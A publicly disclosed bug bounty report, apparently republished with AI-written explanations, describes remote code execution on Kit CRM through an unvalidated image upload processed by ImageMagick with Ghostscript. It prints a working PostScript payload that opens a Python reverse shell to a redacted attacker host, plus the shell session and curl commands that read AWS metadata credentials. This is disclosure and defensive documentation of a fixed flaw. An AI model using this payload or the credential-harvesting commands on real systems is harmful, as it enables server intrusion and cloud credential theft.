H1514 Remote Code Execution on kitcrm using bulk customer update of Priority Products
Kit CRM did not validate the file type of images uploaded during bulk customer update, and its ImageMagick installation allowed Ghostscript PostScript processing. An attacker could upload a malicious PostScript file to obtain remote code execution and access AWS metadata credentials.
 Originally disclosed on HackerOne
- Disclosed after 16 months
Summary by the program
As part of H1-514, @fransrosen and @avlidienbrunn reported that Kit was not validating the file type of uploaded images during the bulk customer update process. Since Kit used Imagemagick and did not disable Ghostscript, the lack of validation meant that uploading a malicious Postscript file would result in remote code execution. We remediated the vulnerability within hours of receiving the report and verified the proof of concept files from Frans and Mathias were the only ones to take advantage of this behaviour. As a precaution, we also rotated application secrets and tokens. This vulnerability did not affect Shopify Core because Kit used separate infrastructure.
Thanks again to both Frans and Mathias for an awesome report!
The report
Hi,
Background
kitcrm.com allows the administrator to upload priority product images located at:
https://kitcrm.com/seller/onboarding/1


These images are not being checked if they are real JPG/PNG/GIF. When uploading an ImageTragick (issue found my Tavis Ormandy) using the following payload (my netcat listener is on ██████████:8080:
%!PS
userdict /setpagedevice undef
legal
{ null restore } stopped { pop } if
legal
mark /OutputFile (%pipe%python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("█████",8080));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);') currentdevice putdeviceprops
Then connecting kitcrm to Facebook Messenger, and writing the following commands to kit:



A reverse shell will be created to my host:
Listening on [0.0.0.0] (family 0, port 8080)
Connection from [52.38.69.6] port 8080 [tcp/http-alt] accepted (family 2, sport 35486)
sh: no job control in this shell
sh-4.2$ whoami
whoami
deploy
sh-4.2$ ls
ls
app
bin
config
config.ru
db
deploy
dev.yml
doc
Gemfile
Gemfile.lock
integration
lib
log
misc
package.json
public
railgun.yml
Rakefile
README.md
script
service.yml
spec
tmp
vendor
yarn.lock
I can also confirm this is internally for Shopify since the README refers to an internal repo of github.com/Shopify:
sh-4.2$ cat README.md
cat README.md
This is the Kit CRM Repo.

## Continuous Integration

[{{media:5}}

## Important resources

### Production

- datadog metrics dashboards [open](█████)
- bugsnag for exceptions [open](██████)
- papertrail for logs [open](████████)
- newrelic for some other monitoring [open](████)


## Deploying

See [Deploying Kit](█████)

## Development setup:

Please see [Dev Environment Setup](████)


## Initializers

to help us order initializers we use number prefixes. These will help us be explicit about ordering.

| Range | What it's for |
| ----- | ------------- |
| 0-9   | Configurations many things including rails would use |
| 10-19 | Rails configuration |
| 20-39 | Gem configuration |
| 40-59 | Adjusting any configured libraries |
| 60-89 | Make use of any libraries |
| 90-99 | Just need these to run but don't really care about the order |
sh-4.2$
I also verified I can access AWS metadata:
sh-4.2$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/

██████████

sh-4.2$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/████████

{
  "Code" : "Success",
  "LastUpdated" : "2018-10-12T11:39:10Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "█████████",
  "SecretAccessKey" : "█████████",
  "Token" : "██████████",
  "Expiration" : "2018-10-12T18:09:12Z"
}
I did try to list S3-buckets, and checked the assumed-role:
{
    "UserId": "█████",
    "Account": "█████",
    "Arn": "arn:aws:sts::████████:█████████"
}
You should immediately make sure Postscript files cannot be uploaded here, or urgently update or remove Ghostscript from the imagemagick instance.
Regards, Frans and Mathias
Impact
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the upload endpoint trusted the file content without validating its type, and ImageMagick was configured with Ghostscript enabled, allowing PostScript to be processed.
Impact
An attacker could execute commands on the server and access AWS metadata credentials, though the report notes this did not affect Shopify Core because Kit used separate infrastructure.
What the attacker needed
Administrator access to Kit CRM; ability to upload priority product images; Kit connected to Facebook Messenger
The fix
The vulnerability was fixed by remediating it within hours, and application secrets and tokens were rotated as a precaution.
How it was found
- Upload a malicious PostScript file as a priority product image during seller onboarding.
- Connect Kit CRM to Facebook Messenger and send commands to Kit.
- Receive a reverse shell on the attacker host.
- Read the README and access AWS metadata credentials.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The website let people upload pictures but never checked that the files were really pictures. The image-processing software could also run a type of file that contains instructions, so a crafted file ran commands on the server. The attacker then had a shell on the server and could read cloud credentials.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.